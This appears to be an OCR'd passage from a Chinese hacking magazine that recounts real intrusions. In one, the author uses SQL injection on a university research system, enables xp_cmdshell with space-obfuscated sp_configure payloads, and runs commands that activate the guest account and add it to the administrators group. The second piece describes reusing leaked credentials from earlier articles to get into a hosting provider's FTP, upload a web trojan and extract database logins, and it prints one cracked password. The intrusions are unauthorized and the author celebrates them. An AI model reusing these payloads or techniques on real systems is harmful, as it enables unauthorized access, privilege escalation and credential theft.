


图 14

紧接着就对学校比较敏感的——高校科研管理系统下手。该系统我所能见的只有一个登录页面，如图14，这对我们黑箱测试十分不利，没办法，只能从别的地方下手了。

用GOOGLE搜索 **site:59.70.***.****，GOOGLE帮我们找到了该服务器上还放着学校的科研信息网，如图15。

打开该网站随便点了个新闻链接，在URL的后面加and 1=1和and 1=2及单引号进行检测，发现这真是个.NET的注入点，如图16，而且还是显错模式！我今天怎么了？运气这么好，太不可思议了！我得去国外买六合彩，中人民币已经满足不了我的要求了！

用 **and user>0** 爆出数据库连接用户，晕，居然是SA，如图17，我都不记得我有多长时间没遇到过SA权限的注入点了。**and (select @@version)>0** 爆出数据库版本，是MSSQL 2005。提交 **declare @fuck int**，返回正常，说明可以支持多句查询。




图 15

对付SA权限，我们当然首选用存储过程来执行系统命令。MSSQL2005在默认情况下，许多危险进程都是关闭的，不过我们可以用一个叫做SP_CONFIGURE的存储过程把关闭的XP_CMDSHELL等存储过程开启（PS：MSSQL2005和MSSQL2000的语法有一些不同的地方），执行语句如下：

```
exec/**/sp_configure/**/[showadvancedoptions],1--;RECONFIGURE--
exec/**/sp_configure/**/[xp_cmdshell],1--;RECONFIGURE--
exec/**/sp_configure/**/[AdHocDistributed Queries],1--;RECONFIGURE--
```

（PS：这里我用/**/代替了空格）




图 16

返回正常，说明XP_CMDSHELL已经被成功开启，下面我们就可以用如下语句把GUEST用户激活并添加到管理员组中，接着就可以登录3389了。




图 17

```
exec/**/master.dbo.xp_cmdshell/**/[net user guest /active:yes];
exec/**/master.dbo.xp_cmdshell/**/[net user guest fuck];
exec/**/master.dbo.xp_cmdshell/**/[net localgroup administrators guest /add];
```

总结：从这次入侵过程可以看出，国内高校的网络安全状况确实很不好，希望以后高校的管理员们对学校的网络安全提高重视。

编辑点评：

本篇文章技术是没有什么新的了，主要是作者针对一些细节，抽丝剥茧，层层渗透。当然，运气好也是一个取得成功的重要条件。

“西线无战事”被社工了

图3少

从本文你可以学到社工的简单利用

打开论坛，猛然发现自己多了枚“风雨同舟”奖，原来学习黑客已经1年半了，不得不感激“黑手”对我们这些入门小菜作出的贡献。

在本人认真读书的过程中，也发现了“西线无战事”的一个问题，那就是信息泄露，下面我就对2008年第12期杂志的“西线无战事”栏目中的信息泄露做一下近一步地渗透。

第一篇：《对某虚拟主机的一次安全渗透》

信息泄漏源：2008年第12期杂志第55页图8。

我的入侵：既然我们是站在前辈的肩上入侵，就要利用好我们掌握的资源。通过杂志的58页图17，我发现有lc5破解的账号和密码，泄露的内容为：ad****tomation.com。我们将当篇文章图8中得到的网址放到www.ip866.com查询空间的捆绑，发现如图1所示的网站。




图1

直接进入该网站的ftp，用该网址做ftp的账号，用当篇文章中破解的密码chenweimin登录成功，如图2。




图2

直接上传web木马，根据当篇文章作者的方法，得到了管理员的账号密码，如图3。好了，渗透就到这里，我们的目的并不是肉鸡。




图3

第二篇：《从webshell到c段肉鸡》

信息泄漏源：2008年第12期杂志第61页图9

我的入侵：打开www.ip866.com，将得到的ip地址进行搜索查看捆绑空间，很简单的得到了一个webshell（用白痴的弱口令），如图4。

进入webshell后发现作者提供的pcAnywhere已经被删除，端口扫描了一下，发现该服务器开着1433，当然作者也发现了，不过他可没有小菜我细心哦，如图5，其中的“www_cnbaking_com”文件夹代表网站用的是mssql哦。

我们的webshell权限不小，直接进入到该网站的数据库连接文件，呵呵，终于找到了sql连接账号和密码，如图6。直接用webshell的sql连接成功，如图7。

剩下的我们就不搞了，这么简单的拿到一台虚拟机的管理权限真的很恐怖，这种空间商也有人敢和他交易？

第三篇：《xlightftp助我提权——记一次艰难的报复性入侵之旅》

信息泄漏源：2008年第12期杂志第65页图9




图4

